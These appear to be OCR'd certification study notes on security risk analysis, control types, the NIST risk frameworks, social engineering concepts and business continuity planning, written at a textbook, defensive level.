Annual Rate of Occurrence: The annualized Rate of Occurrence (ARO) is the expected frequency with which a specific threat or risk will occur within a single year. ARO calculation is also known as probability determination

Annualized Loss Expectancy: The annualized loss expectancy (ALE) is the possible yearly cost of all instances of a specific realized threat against a specific asset. ALE = SLE * ARO.

Calculating safeguard Cost/Benefit: Cost/benefit calculations or cost/benefit analysis to determine whether a safeguard actually improves security without costing too much. The whole point of a safeguard is to reduce the ARO. The best of all possible safeguard would reduce the ARO to Zero. Security should be cost effective and thus it is not prudent to spend more protecting an asset than its value to the organization. To make the determination of whether the safeguard is financially equitable, use the below formula

ALE before Safeguard – ALE after implementing the safeguard – Annual cost of safeguard (ACS) = Value of the safeguard to the company.

If the above result is negative, the safeguard is not a financially responsible choice.

Qualitative Risk Analysis

Qualitative risk analysis is more scenario based than it is calculator based. Rather than assigning exact dollar figure to possible losses, you rank threats on a scale to evaluate their risks, costs and effects. The method of combining quantitative and qualitative analysis into a final assessment of organisational risk is known as hybrid assessment or hybrid analysis.

Techniques to perform qualitative risk analysis

- *Brainstorming*
- *Delphi Technique*
- *Storyboarding*
- *Focus groups*
- *Surveys*
- *Questionnaires*
- *Checklists*
- *One-on-one Meetings*
- *Interview*

Delphi Technique: The Delphi technique is simply an anonymous feedback and response process used to enable a group to reach an anonymous consensus. The participants are usually gathered into a single meeting room. To each request for feedback, each participant writes down their response on a paper anonymously. The results are compiled and presented to the group for evaluation. The process is repeated until a consensus is reached.

Risk Response:

Risk appetite: is the total amount of risk that an organization is willing to shoulder in aggregate across all assets.

Risk capacity: is the level of risk an organization is able to shoulder. An organization's desired risk appetite may be greater than its actual capacity.

Risk tolerance: is the amount or level of risk that an organization will accept per individual asset-threat pair. This is often related to a risk target, which is the preferred level of risk for a specific asset-threat pairing

Risk limit: is the maximum level of risk above the risk target that will be tolerated before further risk management actions are taken

You need to know the following information about the possible risk responses

Risk Mitigation/Reduction: Reducing risk or risk mitigation is the implementation of safeguards and countermeasures to eliminate vulnerabilities or block threats. Picking the most cost effective or beneficial countermeasures is part of risk management but is not an element of risk assessment. A simple example is removing FTP protocol from a server to avoid FTP attack, and larger example is to move to an inland location to avoid the risk from hurricanes.

Risk Assignment/Transfer: Assigning risk or transferring risk is the placement of the cost of loss a risk represents onto another entity or organisation. Purchasing insurance and outsourcing are common forms of assigning or transferring risk.

Risk Acceptance: Thismeans that management has agreed to accept the consequences and the loss if the risk is realized. An organisation's decision to accept risk is based on its risk tolerance. In simple

term it is result after a cost/benefit analysis shows countermeasures costs would overweigh the possible cost of loss due to the risk.

Risk Deterrence: Risk deterrence is the process of implementing deterrents to would be violators of security and policy. Examples are implementing auditing, security cameras, security guards, warning banners, motion detectors and strong authentication.

Risk Avoidance: Risk avoidance is the process of selecting alternate options or activities that have less associated risk than the default, common, expedient or cheap option. Example, Choosing to fly to a destination instead of driving to it is a form or risk avoidance. Locating a business in Arizona instead of Florida to avoid hurricanes.


Risk Rejection/Ignore: A final but unacceptable possible response to risk is to reject risk or ignore risk. Denying that a risk exists and hoping that it will never be realized are not valid or prudent due care response to risk.

Residual Risk: Once the countermeasure is implemented, the risk that remains is known as residual risk. In other words, residual risk is the risk that management has chosen to accept rather than mitigate. Formula for residual risk is (Total risk – Control gap = Residual risk)

Total Risk: This is the amount of risk an organisation would face if no safeguard were implemented. Formula for Total Risk is (Threat * Vulnerabilities * Asset Value = Total Risk)

The difference between total risk and residual risk is known as the control gap. The control gap is the amount of risk that is reduced by implementing safeguards.

Security Controls, Countermeasures and safeguards



Technical: Technical or logical controls involve the hardware or software mechanism used to manage access and to provide protection for resources and systems. As the name implies it used technology. Examples are Authentication methods such as username, password, smartcards, biometric, encryption, Firewall, routers, IDS, IPS etc

Administrative: Administrative controls are the policies and procedures defined by an organisation's security policy and other regulations or requirements. They are sometimes referred to as management controls. These focus on personnel and business practices. Examples: policies, procedures, hiring practice, background checks. Data classification & labelling, security awareness and training etc.

Physical: Physical controls are items that you can physically touch. Examples: Guards, fences, motion detectors, locked doors, sealed windows, lights, cables protection, laptop, swipe cards etc.

Applicable Types of Controls

Deterrent: A deterrent control is deployed to discourage violation of security policies. Deterrent and preventive controls are similar but deterrent controls often depend on individuals deciding not to take an unwanted action and in contrast a preventive control actually blocks the action. Examples: policies, security awareness training, locks, fences, guards, mantraps and security cameras.

Preventive: A preventive control is deployed to thwart or stop unwanted or unauthorized activity from occurring. Examples: fences, locks, biometrics, mantrap, lighting, alarm system, separation of duties, job rotation, data classification, penetration testing, CCTV, IPS, Firewall, Anti-virus software etc.

Detective: A detective control is deployed to discover or detect unwanted or unauthorized activity. Detective controls operate after the fact and can discover the activity only after it has occurred. Examples: Security guards, CCTV, job rotation, mandatory vacation, audit trials, honeypots or honeynets, IDS, supervision & review of users.

Compensating: A compensating control is deployed to provide various options to other existing controls to aid in enforcement and support of security policies. They can be any controls used in addition to or in place of another control. Examples: Segregation of duties, Encryption etc

Corrective: A corrective control modifies the environment to return systems to normal after an unwanted or unauthorized activity has occurred. It attempts to correct any problem that occurred as a result of a security incident. Corrective controls can be simple such as terminating malicious activity or rebooting the system. This control is deployed to repair or restore resources, functions and capabilities after a violation of security policies.

Recovery: Recovery controls are an extension of corrective controls but have more advanced or complex abilities. Recovery controls include backup and restores, fault tolerant drive system, system reimaging, antivirus software etc.

Directive: A directive control is deployed to direct, confine or control the actions of subjects to force or encourage compliance with security policies. Examples: posted notification, escape route exit signs, monitoring, supervision and procedures.

Security Control Assessment (SCA):

This is a formal evaluation of a security infrastructure's individual mechanism against a baseline or reliability expectation. The goals of an SCA are to

- Ensure the effectiveness of the security mechanism,
- Evaluate the quality and thoroughness of the risk management process of the organisation.
- Produce a report of the relative strength and Weakness of the deployed security infrastructure.

It is a process implemented by the federal agencies based on NIST 800-53 Rev 5.

Monitoring and Measurement:

Security controls should provide benefits that can be monitored and measured. If a security control's benefits cannot be quantified, evaluated, or compared, then it does not actually provide any security

Risk Reporting and Documentation:

Risk Reporting: This is a key task to perform at the conclusion of a risk analysis. This involves the production of a risk report and a presentation of that report to the interested parties. Risk report should be accurate, timely, comprehensive of entire organisation and should be updated on regular basis.

Risk Register/Risk Log: This is document that inventories all the identified risks to an organisation or system or within an individual project and is used to record and track the activities of risk management.

Risk Matrix/Risk heat map: This is form of risk assessment that is performed on a basic graph or chart and is sometimes labelled as a qualitative risk assessment.

Enterprise Risk Management (ERM) Program:


ERP can be evaluated using the Risk Maturity Model (RMM). Typical levels of RMM are as

Ad hoc: A Chaotic starting point from which all organisations initiate risk management.

Preliminary: Loose attempts are made to follow risk management processes, but each department may perform risk assessment uniquely.

Defined: A common and Standardized risk framework is adopted organisation wide.

Integrated: Risk management operation are integrated into business processes.
Optimized: Risk management focuses on achieving objectives rather than just reacting to external threats.



Risk Framework:

A risk framework is a guideline or recipe for how risk is to be assessed, resolved and monitored.

NIST Established the two Framework

Risk management Framework (RMF): This is mandatory requirement for federal agencies. Established in 2010

Cybersecurity Framework (CSF): This is designed for critical infrastructure and commercial organisations. Established in 2014. CSF is not a checklist or procedure however it is prescription of operational activities that are to be performed on an ongoing basis for support and improvement of security over time. CSF is more of improvement system rather than its own specific risk management process or security infrastructure.





FIGURE 2.5 The elements of the risk management framework (RMF) (from NIST SP 800-37 Rev. 2, Figure 2)



Tip to Memorize: **P**eople **C**an **S**ee **I** **A**m **A**lways **M**onitoring

Prepare*:* Establish a context and priorities for managing security and privacy risk.

Categorize: Categorize the system and the information processed, stored and transmitted by the system based on an analysis of the impact of loss.

Select*:* Select an initial set of controls for the system and tailor the controls as needed to reduce risk to an acceptable level based on an assessment of risk.

Implement:

Assess: Assess the controls to determine if the controls are implemented correctly, operating as intended and producing the desired outcomes.
Authorize: Authorize the system or common controls based on a determination that the risk to organizational operations and assets, individuals, other organisation and the nation is acceptable.
Monitor: Monitor the system and the associated controls on an ongoing basis to include assessing control effectiveness, Documenting changes to the system and environment of operations.

Social Engineering

This is a form of attack that exploits human nature and behaviour. Social engineering attacks take two primary forms

- *Convincing someone to perform an unauthorised operation*
- *Convincing someone to reveal confidential information.*

Social Engineering Principles:

The principles of social engineering attacks are designed to focus on various aspects of human nature and take advantage of them.

Authority: Convincing someone that the attacker is someone with valid internal/external authority
Intimidation: Uses authority, confidence or even the threat of harm
Consensus/Social Proof: Taking advantage of a person's natural tendency to mimic what others are doing or are perceived of having done in the past. Example: An attacker claiming that a worker who is currently out of office promised a large discount on a purchase and that the transaction must occur now with you as the salesperson. Bartenders often seed their tip jar with money to make it seem as if previous patrons were appreciative of the service.
Scarcity (Shortage): Technique used to convince someone that an object has a higher value based on the Object's scarcity. This principle is often associated with the principle of urgency. Example: Attacker claiming that there are only two tickets left to your favourite teams' final game, if you don't grab it now the opportunity will be lost.
Familiarity/Liking: Attempts to exploit a person's native trust in that which is familiar. Example: an attacker using a vishing attack while falsifying the caller ID as their doctor's office
Trust: Attacker working to develop a relationship with the victim
Urgency: Often dovetails (Joint together) with scarcity. Often used as a method to get a quick response from a target before they have time to carefully consider or refuse compliance. Example, attacker using an invoice scam through business email compromise to convince you to pay an invoice immediately because either an essential business service is about to cut off or the company will be reported to a collection agency.

Social Engineering Types

Eliciting Information: Gathering information from system or people by any means is called Eliciting information.
Prepending: RE: FW: adding of a term, expression or phrase, used to fool filters, IDS, Firewalls, antimalwares. Other often used prepending terms are EXTERNAL, PRIVATE and INTERNAL.
Phishing: Stealing credentials or identity information, installing malware. Drive-by downloads is a malware that installs itself without the user's knowledge when the user visits a website. Takes advantage of vulnerabilities in browser or plug-ins.
Spear Phishing: Phishing message crafted to a specific group of individuals. BEC (business email compromise)/CEO Fraud/CEO Spoofing seems as it originated from a CEO or other top office in an organisation
Whaling: Form of Spear phishing targeting specific high-level individuals, CEO, C-level execs. Attacker require significant research and planning and development on the part of the attackers in order to fool the victim.

Smishing: SMS Phishing. Spam over instant messaging [SPIM}. Although smishing is SMS based attack however it sometimes be used to refer to similar attack occurring through MMS (Multimedia Messaging service)

Vishing: Voice-based phishing. SpIT (spam over internet telephony)

Spam: Undesired/unsolicited email. Countermeasure for Spam as below

1. email spam filter

2. anti-spam software – installed on client or email server

3. Enterprise spam tools

3.1 SPF – Sender Policy Framework

3.2 DKIM – Domain Keys Identified Mail

3.3 DMARC – Domain Message Authentication Reporting and Conformance – used to filter spoofed messages

Shoulder Surfing: Safeguards: Password field masking, screen filters, vigilance, awareness

Invoice Scams: False invoices, often followed by strong inducements to pay. Involves BEC (business email compromise) often.

Hoax: Proclaims some imminent threat is spreading across the internet and that you MUST perform certain tasks in order to protect yourself

Impersonating and Masquerading: Impersonating is taking on the identity of someone else using phone, email, logging into someone's account. Masquerading is less sophisticated and complex but similar to impersonation.

Tailgating and Piggybacking: Tailgating is Unauthorised entity gains access under the authorization of a valid worker but WITHOUT their knowledge. Piggybacking is a tailgating but subject TRICKS the victim to provide CONSENT.

Dumpster Diving: All documents should be shredded and/or incinerated before being discarded. Secure storage media disposal often includes incineration, shredding, or chipping

Identity Fraud: Someone wrongfully obtains and uses another person's personal data in some way that involves fraud or deception, typically for economic gain.

Typo Squatting: Mistyping is redirected to malicious destination.URL very close to real website/URL.

URL Hijacking: display a link/ad redirects the user

Clickjacking : redirects user clicks or selection to a malicious target. Used to perform phishing, hijacking and on-path attacks

Influence Campaigns: Attempts to guide, adjust or change public opinion

Hybrid War: Used by Nations, aka nonlinear warfare, use all means including Social Media

Social Media:

Baiting: Attacker drops USB sticks, disks, wallets etc and hope some will pick it up and follow the steps.

Doxing: Collection of information about an individual/organisation in order to disclose the collected data publicly for the purpose of chaining the PERCEPTION of the target. Can include withholding the information for NARRATIVE building.


BEC (Business email compromise) is also known as CEO fraud or CEO spoofing.

Security Awareness, Education, and Training Program:

Awareness: The goal of the awareness is to bring security to the forefront and make it a recognised entity for users. For an awareness building program to be effective, it must be fresh, creative and updated.

Training: Training is teaching employees to perform their work tasks and to comply with the security policy. This is targeted to group of employees with similar job functions. Training is an ongoing activity that must be sustained throughout the lifetime of the organisation for every employee. It is considered an *administrative control.*

Education: Education is a detailed endeavour in which students and users learn much more than they actually need to know to perform their work tasks.



Security Champion:

These are often non security employees who take up the mantle to encourage others to support and adopt security practice and behaviour change. These are often found in software development but can be in other groups also.

Gamification:

Gamification is a means to encourage compliance and engagement by integrating common elements of game play into other activities, such as security compliance and behaviour change.

Chapter 3 : Business Continuity planning

Business continuity planning (BCP)

BCP involves assessing the risk to organizational processes and creating policies, plans and procedures to minimize the impact those risks might have on the organization if they were to occur. BCP always long term focused

The overall goal of BCP is to provide a quick, calm and efficient response in the event of emergency and to enhance a company's ability to recover from the disruptive event promptly. The BCP process has Six main steps.

1. *Project scope and planning*
2. *Business impact assessment*
3. *Continuity planning*
4. *Approval and implementation.*
5. *Maintenance*
6. *Testing and exercise*

Project scope and planning

The project scope and planning would require the following

Business organization analysis/organisational Review: This is first responsibility of the individuals responsible for business continuity planning to perform an analysis of the business organization to identify all the departments and individuals who have a stake in the BCP process.

Examples are Operational departments, Critical support systems like IT, Corporate security teams, Senior executives and other key individuals. This identification process is critical for two reasons

- *First, it provides the groundwork necessary to help identify potential members of the BCP team.*
- *Second, it builds the foundation for the remainder of the BCP process.*

Note: Validate the BOA and make sure everything is being doneproperly.

BCP Team selection: Select your team carefully and don't make a team from a single department as that is the flaw of BCP. The team should include the following minimum individuals

- *Representatives from each department responsible for core services*
- *IT subject matter expert having technical expertise in BCP.*
- *Cybersecurity team members with knowledge of BCP process*
- *Physical security and facility management.*
- *Attorneys familiar with corporate legal, regulatory and contractual responsibilities.*
- *HR team members who can address staffing issues.*
- *Public relations team members who can communicate to stakeholders and the public in the event of disruption.*
- *Senior management having ability to set vision, define priorities and allocate resources.*

Resource Requirement: There is a need of involvement of resource by three distinct phases ofBCP.
BCP development: BCP team will require some resources to perform the four elements of the BCP processes as Project scope and planning, Business impact analysis, continuity planning, approval and implementation.
BCP Testing, Training and Maintenance: This BCP phase will require some hardware and software commitments but the major commitment will be the effort of the employees involved in those activities.
BCP Implementation: It is important that BCP team uses implementation powers judiciously yet decisively when the disaster strikes as BCP will be on a focus at that time. This implementation will require significant amount of resources.
Legal and Regulatory Requirements: It is essential to include your organisation's legal counsel in the BCP process. Many industries may find themselves bound by the federal, state and local law or regulations that require them to implement various degrees of BCP. In many countries' financial institutions such as banks, brokerages and firms that process their data are subject to strict government and international banking and security regulations to ensure continued operation of these institutions as a crucial part of the economy.


Business Impact Analysis

BIA identifies the resources that are critical to an organisation's ongoing viability (ability to work successfully) and the threats posed to these resources. There are two types of analysis that are being taken care of during BIA as
Quantitative Decision-Making: This type of decision-making involves the use of numbers and formulas to reach a decision and is always expressed in terms of dollar $ value of the business.
Qualitative Decision-Making: This type of decision takes non-numerical factors such as reputation, investor/customer, confidence, workforce stability into consideration. This type of data often results in categories of prioritization such as High, Medium and Low.
BIA tasks as below
Identify Priorities: The first task for BCP team in BIA is to identify the business priorities. The priority identification task or criticality prioritization involves creating a comprehensive list of business processes and ranking them in order of importance. Be sure to gather inputs from all part of the organisation even if some areas are not included on the team. This process helps business priorities from the qualitative point of view.
To begin the quantitative assessment BCP team should sit down and assign an asset value (AV) to all the assets and this can help in the remaining BIA to develop a financially based BIA. Second quantitative measure BCP team must develop is Maximum Tolerable Downtime (MTD) sometimes also known as Maximum Tolerable Outage (MTO).
MTD/MTO: This is the maximum length of time a business function can be inoperable without causing irreparable harm to the business. It provides valuable information when you are performing both BCP and DRP planning.

Recovery Time objective (RTO): This is the amount of time in which you think you can feasibly recover the function in the event of a disruption.

Recovery Point Objective (RPO): The RPO defines the point in time before the incident where the organization should be able to recover data from a critical business process. For example, an organization might perform database transaction log backups every 15 minutes. In that case, the RPO would be 15 minutes, meaning that the organization may lose up to 15 minutes' worth of data after an incident. If an incident takes place at 8:30 a.m., the last transaction log backup must have occurred sometime between 8:15 a.m. and 8:30 a.m. Depending on the precise timing of the incident and the backup, the organization may have irretrievably lost between 0 and 15 minutes ofdata

The goal of BCP process is to ensure that your RTO's are less than MTDs resulting in a situation in which function should never be unavailable beyond the maximum tolerable time



Risk Identification: This is the next phase of the BIA and is related to identification of risks posed to your organisation. Risk come in two form

Natural Risks: Violent Storm, Hurricanes, tornadoes, lightning strikes, Earthquakes, Volcano eruptions, Mudslides/Avalanches

Man-made Risks: Terrorist attacks, /Wars/Civil unrest, Theft/Vandalism, Fires/Explosion, Building collapses, Internet disruption, and Transportation failure.

The risk identification portion of the process is purely qualitative in nature.

Likelihood Assessment: This assessment is usually expressed in terms of annualized rate of occurrence (ARO) that reflects the number of times a business expects to experience a given disaster each year. BCP team should determine an ARO for each risk identified or should find likelihood assessment for some risks prepared by experts at no cost to you. Example USGS (US Geological survey) develops earthquake map and that map illustrates the ARO for earthquakes in various regions of the United States. FEMA (Federal Emergency management Agency) coordinates the development of detailed flood maps of the local communities throughout United States.

Impact Assessment/Analysis: Impact assessment is one of the most critical portions of the business impact assessment. In this phase you analyse the data gathered during risk identification and risk likelihood assessment and attempt to determine what impact each one of the identified risks would have on the business if it were to occur. From the quantitative point of view there are three specific metrics as below

Exposure Factor (EF): EF is the amount of damage that the risk poses to the asset, expressed as a percentage of the asset's value.

Single Loss Expectancy (SLE): SLE is the monetary loss that is expected each time the risk materializes.

SLE = AV* EF

Annual Loss Expectancy ALE: ALE is the monetary loss that the business expects to occur as a result of the risk harming the asset over the course of a year.

ALE = SLE*ARO

From the qualitative point of view, you must consider the nonmonetary impact that interruption might have on your business and it is difficult to put the dollar $ value on these qualitative portions of impact assessment. Examples are

- Loss of goodwill among your client base.
- Loss of employees to other jobs after prolonged downtime.
- Social/ethical responsibilities to the community.
- Negative publicity.

Resource Prioritization: The final step of BIA is to prioritize the allocation of the business continuity resources to the various risks that you identified and assessed in the earlier phases of the BIA. From the quantitative point of view, you simply create a list of the all the risk you analysed during the BIA process and sort them in descending order according to the ALE computed during impact assessment phase. This step provides you with a prioritized list of the risks that you shouldaddress

Continuity Planning

The first two phases of the BCP process (project scope and planning and the business impact analysis) focus on determining how the BCP process will work and prioritizing the business assets that you must protect against interruption. The next phase of BCP development, continuity planning, focuses on developing and implementing a continuity strategy to minimize the impact realized risks might have on protected assets. There are below subtasks involved in the continuity planning.

- *Strategy development*
- *Provisions and processes*

The goal of this process is to create a continuity of operations plan (COOP). The continuity of operations plan focuses on how an organization will carry out critical business functions beginning shortly after a disruption occurs and extending for up to one month of sustained operations.

Strategy development: Strategy development phase bridges the gap between the business impact assessment (BIA) and the continuity planning phase of BCP development. BCP team must now take the prioritized list of concerns raised by the quantitative and qualitative resource prioritization exercise and determine which risks will be addressed by the business continuity plan.

Once the BCP team determines which risks require mitigation and the level of resources that will be committed to each mitigation task then they are ready to move on to the provisions and processes phase of continuity planning.

Provisions and processes*:* In this phase, BCP team designs the specific procedures and mechanisms that will mitigate the risks deemed unacceptable during the strategy development stage. **Three categories** of assets must be protected through BCP provisions and processes are below.

People: Need to ensure people within the organisation are safe before and after an emergency. The safety of the people must always come before the organisations business goals.

Building and Facilities: Many businesses require specialized facilities to carry out their critical operations. These might include standard office facilities, operations centres, warehouses etc. your continuity plan should address TWO areas for each critical facility.

Hardening Provisions: Hardening provisions might include steps as simple as patching a leaky roof or as complex as installing reinforced hurricane shutters and fireproof walls.

Alternate sites: if it is not feasible to harden a facility against a risk, your BCP should identify alternate site where business activities can resume immediately.

Infrastructure: infrastructure is an IT backbone of communications and computer systems that process orders, manage the supply chain, handle customer interactions and perform business functions. BCP must address how organisation will protect infrastructure (consists of systems, workstations etc) against risks identified during the strategy development phase.

Physically Hardening systems: you can protect systems against the risks by introducing protective measures such as computer safe fire suppression systems and interrupted power supplies.
Alternative systems: you can also protect business functions by introducing redundancy.

Plan approval and Implementation:

